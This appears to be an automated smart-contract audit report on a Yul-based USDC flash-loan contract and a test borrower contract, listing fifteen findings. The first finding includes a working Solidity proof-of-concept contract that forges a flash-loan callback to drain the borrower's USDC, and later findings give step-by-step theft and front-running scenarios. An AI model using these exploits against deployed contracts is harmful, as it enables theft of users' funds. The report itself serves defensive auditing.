Scanned Code Report

AUDITAGENT

Powered by NETHERMIND SECURITY

Code Info

Auditor Scan

Scan ID
26

Date
January 04, 2026

Organization
igor53627

Repository
liq

Branch
main

Commit Hash
6a121475...1bd1fa69

Contracts in scope

src/LIQFlashYul.sol
src/TestBorrower.sol

Code Statistics

Findings
15

Contracts Scanned
2

Lines of Code
394

Findings Summary

Total Findings

- High Risk (1)
- Medium Risk (1)
- Low Risk (5)
- Info (5)
- Best Practices (3)

Code Summary


The LIQ Flash Yul protocol provides a highly gas-efficient, zero-fee flash loan service specifically for the USDC stablecoin. Implemented almost entirely in Yul for maximum gas optimization, the contract is designed to minimize transaction costs for developers and users integrating flash loan functionality. It adheres to the ERC-3156 standard for flash loans.

The protocol operates on a simple yet robust model. It maintains a pool of USDC funded by any user wishing to act as a liquidity provider. Borrowers can then request to borrow any amount of USDC up to the total available liquidity in the pool. The loan is transferred optimistically to the borrower's specified contract, which must implement an `onFlashLoan` callback function. This callback contains the borrower's logic (e.g., for arbitrage, liquidations, or collateral swaps). The entire loan amount must be returned to the LIQ Flash Yul contract before the end of the transaction. The protocol ensures repayment by verifying its final USDC balance against its balance before the loan was issued. A reentrancy guard is in place to prevent state inconsistencies during the execution of a flash loan.

Entry Points & Actors

- `flashLoan(address receiver, address token, uint256 amount, bytes data)`: Executed by **Borrowers**, this function initiates a flash loan. It transfers the requested `amount` of USDC to the `receiver` contract and triggers the `onFlashLoan` callback, where the borrower's logic is executed. The loan must be fully repaid within the same transaction.
- `deposit(uint256 amount)`: Executed by **Liquidity Providers**, this function allows anyone to add USDC liquidity to the loan pool. The depositor must first approve the contract to spend their USDC.

Code Diagram



1 of 15 Findings

src/TestBorrower.sol

Arbitrary lender injection lets attacker forge onFlashLoan and drain all USDC held by TestBorrower (amount mismatch not validated)

High Risk

Summary

`borrowSilent(lender, amount)` trusts a caller-supplied `lender` address and temporarily sets `expectedLender = lender` before performing an external call to `lender.flashLoan(...)`. The only authorization in `onFlashLoan` is `msg.sender == expectedLender`, so an attacker can pass a malicious lender contract to become the authorized callback caller.

Critically, `onFlashLoan` does **not** verify that:
- it actually received the loaned USDC before repaying,
- `token == USDC`,
- the `amount` in the callback matches the `amount` requested in `borrowSilent`.

As a result, a malicious lender can call `onFlashLoan` with an **arbitrary** `amount` (up to the borrower's USDC balance) without sending any funds first, causing `TestBorrower` to transfer its own USDC to the attacker-controlled lender.

Vulnerable code

```
function borrowSilent(address lender, uint256 amount) external {
    expectedLender = lender;
    IFlashLender(lender).flashLoan(address(this), USDC, amount, "");
    expectedLender = address(0);
}

function onFlashLoan(address, address, uint256 amount, uint256, bytes calldata)
    external
    returns (bytes32)
{
    require(msg.sender == expectedLender, "unauthorized callback");
    bool success = IERC20(USDC).transfer(msg.sender, amount);
    require(success, "transfer failed");
    return CALLBACK_SUCCESS;
}
```

Exploit scenario

Precondition: `TestBorrower` holds any USDC (e.g., mistakenly sent funds, residual balances, operational funds).

1. Attacker deploys `MaliciousLender`.
2. Attacker calls `TestBorrower.borrowSilent(address(MaliciousLender), 0)` (or any value).
3. Inside `MaliciousLender.flashLoan`, attacker does **not** transfer USDC to `TestBorrower`. Instead it calls `TestBorrower.onFlashLoan(...)` with `amount = USDC.balanceOf(TestBorrower)`.
4. `onFlashLoan` sees `msg.sender == expectedLender` (true) and transfers **all** USDC from `TestBorrower` to `MaliciousLender`.

Proof-of-concept (PoC)

```
pragma solidity ^0.8.20;

interface IERC20Full {
    function balanceOf(address) external view returns (uint256);
    function transfer(address, uint256) external returns (bool);
}

interface ITestBorrower {
    function borrowSilent(address lender, uint256 amount) external;
    function onFlashLoan(address initiator, address token, uint256 amount, uint256 fee,
bytes calldata data)
        external
        returns (bytes32);
}

contract MaliciousLender {
    address constant USDC = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
    address public attacker;

    constructor(address _attacker) {
        attacker = _attacker;
    }

    // ERC-3156-ish entrypoint expected by TestBorrower
    function flashLoan(address receiver, address /*token*/, uint256 /*amount*/, bytes
calldata /*data*/)
        external
        returns (bool)
    {
        // Drain the receiver's entire USDC balance, regardless of the requested amount.
        uint256 drainAmt = IERC20Full(USDC).balanceOf(receiver);

        // Forge callback without sending any loan.
        ITestBorrower(receiver).onFlashLoan(address(this), USDC, drainAmt, 0, "");

        // Forward stolen funds to attacker EOA.
        IERC20Full(USDC).transfer(attacker, IERC20Full(USDC).balanceOf(address(this)));
        return true;
    }
}

/*
Attack transaction:
1) Deploy MaliciousLender(attackerEOA)
2) Call TestBorrower.borrowSilent(address(MaliciousLender), 0)
Outcome: TestBorrower USDC balance becomes 0; attacker receives all USDC.
*/
```

Impact

- Complete loss of any USDC held by `TestBorrower`.
- Breaks economic neutrality: borrower's net USDC balance change over `borrowSilent()` is negative (funds stolen) rather than zero.

- The theft is limited only by `TestBorrower`'s USDC balance and succeeds in a single transaction.

Severity Note:
- TestBorrower holds a non-zero USDC balance at time of attack.

2 of 15 Findings

src/LIQFlashYul.sol

Theft of Excess Funds Due to Flawed Repayment Validation

Medium Risk

The `flashLoan` function validates repayment by ensuring the contract's final USDC balance is greater than or equal to the `poolBalance` state variable as it was before the loan. The check is implemented in Yul as `lt(mload(0x00), poolBal)`, which reverts if `balanceOf(this) < poolBalance`.

However, the `poolBalance` variable is only updated via the `deposit` and `withdraw` functions. If USDC is sent directly to the contract address (e.g., by mistake), the contract's actual USDC balance will increase, but `poolBalance` will not. This creates a discrepancy where `USDC.balanceOf(this) > poolBalance`.

An attacker can exploit this discrepancy to steal the excess funds. By taking a flash loan, the attacker only needs to repay enough to restore the contract's balance to the outdated `poolBalance`, not the actual, higher balance the contract held before the loan. The difference, which is the amount of excess USDC, is pocketed by the attacker.

Attack Scenario:
1. The contract has `poolBalance` of 1,000,000 USDC and an actual balance of 1,000,000 USDC.
2. A user mistakenly transfers 100,000 USDC directly to the contract. Now, `poolBalance` is still 1,000,000, but the actual balance is 1,100,000 USDC. The `excess` is 100,000 USDC.
3. An attacker calls `flashLoan` for an `amount` of 1,000,000 USDC.
4. The contract transfers 1,000,000 USDC to the attacker. The contract's balance is now 100,000 USDC.
5. To satisfy the repayment check (`USDC.balanceOf(this) >= poolBalance`), the attacker only needs to ensure the final balance is at least 1,000,000 USDC.
6. The attacker repays only 900,000 USDC. The contract's final balance becomes 100,000 + 900,000 = 1,000,000 USDC.
7. The check `1,000,000 >= 1,000,000` passes.
8. The attacker has successfully stolen the 100,000 USDC `excess`.

The project documentation acknowledges this behavior but suggests a manual mitigation where the owner calls `sync()`. This mitigation is insufficient as it is subject to front-running by an attacker who can steal the funds before the owner's transaction is mined.

Severity Note:
- Direct USDC transfers to the contract (outside deposit()) can occur occasionally due to user error, airdrops, or operational mistakes.
- Attackers monitor for excess and can act before or front-run owner sync().

3 of 15 Findings — src/LIQFlashYul.sol

Front-running sync() can reliably extract untracked USDC excess before owner corrects poolBalance

Low Risk

Because the contract continues to allow `flashLoan()` while `poolBalance` is lower than the actual USDC balance, and because `sync()` is an owner-only corrective action, the window between an external USDC inflow (or the owner submitting `sync()`) and the `sync()` transaction being mined allows a mempool observer to extract the untracked excess first.

Relevant logic:

```
// sync(): owner-only, sets poolBalance to actual USDC balance
if iszero(eq(caller(), sload(0))) { revert(0, 0) }
...
staticcall(... balanceOf(address(this)) ...)
sstore(1, mload(0x00))
```

A bot can monitor the mempool for an owner `sync()` call (or for transfers into the contract), and front-run it with a `flashLoan()` that drains the excess as enabled by the `finalBalance >= poolBalance` check. After the bot's flash loan, the contract balance is reduced back down to `poolBalance`, so the owner's subsequent `sync()` will merely record the already-drained balance.

Severity Note:
- There will at times be non-zero untracked USDC (external transfers) creating excess over poolBalance

4 of 15 Findings — src/LIQFlashYul.sol

Unsafe Return Statement In Yul Block

Low Risk

Multiple instances of `return(0x00, 0x20)` statements found in assembly blocks within the contract. These return statements cause execution to halt immediately, preventing any code following the assembly block from executing. This can lead to unexpected behavior and should be carefully reviewed to ensure the control flow is intentional.

5 of 15 Findings src/LIQFlashYul.sol src/TestBorrower.sol

Non-Specific Solidity Pragma Version • Low Risk

Both contracts use a non-specific pragma version `^0.8.20` instead of a fixed version. Using a caret (^) allows the compiler to use any version from 0.8.20 up to 0.9.0, which can lead to unexpected behavior or breaking changes if a new compiler version is released. It is recommended to use a specific version like `0.8.20` instead.

6 of 15 Findings src/LIQFlashYul.sol src/TestBorrower.sol

PUSH0 Opcode Compatibility Issue • Low Risk

The Solc compiler version 0.8.20 defaults to the Shanghai EVM version, which includes the PUSH0 opcode in the generated bytecode. The PUSH0 opcode is not supported on all blockchain networks, particularly Layer 2 chains and other EVM-compatible networks that have not yet adopted Shanghai. Deploying contracts with PUSH0 opcodes to unsupported networks will fail. Ensure the appropriate EVM version is selected in the compiler configuration if deploying to chains other than Ethereum mainnet.

7 of 15 Findings src/TestBorrower.sol

Unsafe ERC20 Operation Usage • Low Risk

The contract uses `IERC20(USDC).transfer(msg.sender, amount)` without proper error handling. ERC20 functions may not behave as expected, and return values are not always meaningful. It is recommended to use OpenZeppelin's SafeERC20 library to safely handle ERC20 operations.

8 of 15 Findings

src/LIQFlashYul.sol

Missing ERC20 return value checks enable poolBalance desync in USDC upgrade scenario

Info

The deposit() and withdraw() functions call USDC ERC20 methods (transferFrom and transfer) but only check if the call succeeded, not the boolean return value. Lines 254-260 (deposit) and 293-299 (withdraw) use call() and check iszero(call(...)) but never verify mload(0x00) or mload(0x20) for the actual return value.

Current USDC implementation reverts on transfer failure, making this safe in the current deployment. However, if USDC is upgraded to return false instead of reverting (a common ERC20 pattern), critical vulnerabilities emerge:

Scenario 1: deposit() with false return
1. User calls deposit(1000 USDC) with approval
2. USDC.transferFrom returns false (no transfer occurs)
3. Call succeeds, so iszero(call(...)) check passes
4. poolBalance incremented by 1000 at line 263
5. Result: poolBalance > actualBalance (upward desync)
6. Impact: flashLoan will fail when trying to transfer the inflated poolBalance amount, causing DoS. Repeated failed deposits compound the desync.

Scenario 2: withdraw() with false return
1. Owner calls withdraw(1000 USDC)
2. poolBalance decremented by 1000 at line 290 (CEI pattern)
3. USDC.transfer returns false (no transfer occurs)
4. Call succeeds, so iszero(call(...)) check passes
5. Result: poolBalance < actualBalance (downward desync)
6. Impact: flashLoan repayment check becomes easier to pass. If poolBalance is 1000 less than it should be, borrower can under-repay by up to 1000 USDC and still pass the check at line 177 (actualBalance >= poolBalance).

The downward desync from failed withdraw is particularly dangerous as it enables theft similar to the direct transfer vulnerability (finding_b47dfb1f), but triggered by owner action rather than external transfer.

Additionally, maxFlashLoan() returns poolBalance (line 219), so upward desync causes it to advertise more liquidity than available, leading to DoS when borrowers attempt to borrow the advertised amount.

References: Lines 254-260 (deposit transferFrom), 290-299 (withdraw transfer), 219 (maxFlashLoan), observation about missing return checks, assumption about USDC upgrade impact.

Severity Note:
- USDC is upgraded to return false (without revert) on failed transfer/transferFrom.
- Such an upgrade does not simultaneously update integrators and would not revert, allowing call-success paths to proceed.
- Owner executes a withdraw that returns false without revert (for downward desync), or a user triggers false-return deposits (for upward desync).

9 of 15 Findings

src/LIQFlashYul.sol

ERC-3156 non-compliance: Missing callback return value verification

Info

The protocol documentation claims ERC-3156 compatibility, but the flashLoan implementation does not verify the callback return value as required by the standard. ERC-3156 specification section 3.2 states: 'The callback MUST return the keccak256 hash of ERC3156FlashBorrower.onFlashLoan'.

At line 169, the code calls receiver.onFlashLoan(...) and only checks if the call succeeded (iszero(call(...))) but never validates that the return value equals 0x439148f0bbc682ca079e46d6e2c2f0c1e3b820f1a291b069d8882abf8cf18dd9 (the required magic value).

Impact:
- Borrower contracts that return incorrect values will still succeed
- Breaks integrator expectations who assume ERC-3156 compliance
- Some integrators may rely on this check for validation logic
- Monitoring tools expecting standard-compliant behavior may misinterpret transactions

Why this is intentional but still an issue:
The documentation states this omission is for gas optimization, arguing that the balance check is sufficient for security. While this is true for preventing fund loss, it creates a compliance gap that affects interoperability. Integrators building on the assumption of full ERC-3156 compliance may experience unexpected behavior.

Recommendation:
Either:
1. Add the return value check: After line 169, add code to verify mload(0x00) == 0x439148f0bbc682ca079e46d6e2c2f0c1e3b820f1a291b069d8882abf8cf18dd9
2. Update documentation to clearly state 'ERC-3156 compatible (except callback return value verification)' to set correct expectations

References: Line 169 (callback call), ERC-3156 spec section 3.2, observation about missing return check.

10 of 15 Findings — src/LIQFlashYul.sol

Permissionless `deposit()` has no depositor accounting; funds are effectively donations since only `owner` can withdraw

Info

`deposit(uint256)` is permissionless and increases the global `poolBalance`, but there is no per-depositor accounting, share token, or any mechanism for depositors to withdraw their contribution. Conversely, `withdraw(uint256)` is restricted to `owner`.

Relevant logic:

```
// deposit(uint256)
// Anyone can deposit (adds liquidity)
...
sstore(1, add(sload(1), amt))
```

```
// withdraw(uint256)
// Owner check (slot 0)
if iszero(eq(c, sload(0))) {
    revert(0, 0) // NOT_OWNER
}
...
// transfer(...) to owner
```

As a result, any third party that calls `deposit()` is irrevocably contributing USDC that the owner can later withdraw. This is a design/trust-model characteristic that can lead to user losses if users assume deposits are redeemable.

11 of 15 Findings — src/LIQFlashYul.sol

High Function Complexity

Info

The `fallback()` function at line 84-336 has a high cyclomatic complexity of 25, making it harder to understand, maintain, and more error-prone. Functions with high complexity are more difficult to test thoroughly and are more likely to contain bugs.

12 of 15 Findings — src/LIQFlashYul.sol

Unused State Variable

Info

The state variables `locked` (line 61) and `USDC` (line 43) are declared but never used within the contract. Unused state variables increase gas costs during deployment and reduce code clarity. These variables should be removed if they are not needed.

13 of 15 Findings — src/LIQFlashYul.sol

Missing events for critical state-changing operations

Best Practices

Several critical functions that modify contract state do not emit events:

1. `deposit(uint256 amount)` - No event when users add liquidity to the pool
2. `withdraw(uint256 amount)` - No event when owner withdraws funds
3. `sync()` - No event when poolBalance is synchronized with actual balance

While the `flashLoan` function correctly emits a `FlashLoan` event, the lack of events for deposit, withdrawal, and sync operations makes it difficult to:
- Track liquidity provider contributions
- Monitor owner withdrawals for transparency
- Detect when sync operations occur (which may indicate direct transfers happened)
- Build accurate off-chain indexing and monitoring systems

Example of deposit without event:

```
if eq(sel, 0xb6b55f25) {
    // ... transfer logic ...
    sstore(1, add(sload(1), amt))
    stop()  // No event emitted
}
```

14 of 15 Findings — src/LIQFlashYul.sol

transferOwnership lacks event emission

Best Practices

The `transferOwnership` function does not emit an event when ownership is transferred:

```
function transferOwnership(address newOwner) external {
    require(msg.sender == owner, "NOT_OWNER");
    require(newOwner != address(0), "ZERO_ADDRESS");
    owner = newOwner;  // No event emitted
}
```

Ownership transfer is a critical administrative action. Without an event, it becomes difficult to:
- Track ownership changes on-chain through event logs
- Set up monitoring and alerting systems for governance changes
- Maintain audit trails for security reviews

The standard practice is to emit an `OwnershipTransferred(address indexed previousOwner, address indexed newOwner)` event, as implemented in OpenZeppelin's Ownable contract.

15 of 15 Findings — src/LIQFlashYul.sol

No mechanism to rescue accidentally sent non-USDC tokens

Best Practices

The contract only handles USDC tokens and provides no mechanism to rescue other ERC20 tokens that may be accidentally sent to the contract address. While the `sync()` function allows the owner to account for directly sent USDC, any other tokens sent to the contract are permanently locked.

This could result in loss of user funds if:
- A user mistakenly sends a different stablecoin (USDT, DAI, etc.) to the contract
- A user sends wrapped tokens or other ERC20s by mistake

Consider adding a rescue function that allows the owner to withdraw non-USDC tokens:

```
function rescueTokens(address token, uint256 amount) external {
    require(msg.sender == owner, "NOT_OWNER");
    require(token != USDC, "CANNOT_RESCUE_USDC");
    IERC20(token).transfer(owner, amount);
}
```

Disclaimer

Kindly note, no guarantee is being given as to the accuracy and/or completeness of any of the outputs the AuditAgent may generate, including without limitation this Report. The results set out in this Report may not be complete nor inclusive of all vulnerabilities. The AuditAgent is provided on an 'as is' basis, without warranties or conditions of any kind, either express or implied, including without limitation as to the outputs of the code scan and the security of any smart contract verified using the AuditAgent.

Blockchain technology remains under development and is subject to unknown risks and flaws. This Report does not indicate the endorsement of any particular project or team, nor guarantee its security. Neither you nor any third party should rely on this Report in any way, including for the purpose of making any decisions to buy or sell a product, service or any other asset.

To the fullest extent permitted by law, Nethermind disclaims any liability in connection with this Report, its content, and any related services and products and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement. Nethermind does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party through the product, any open source or third-party software, code, libraries, materials, or information linked to, called by, referenced by or accessible through the report, its content, and the related services and products, any hyperlinked websites, any websites or mobile applications appearing on any advertising, and Nethermind will not be a party to or in any way be responsible for monitoring any transaction between you and any third-party providers of products or services. As with the purchase or use of a product or service through any medium or in any environment, you should use your best judgment and exercise caution where appropriate.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.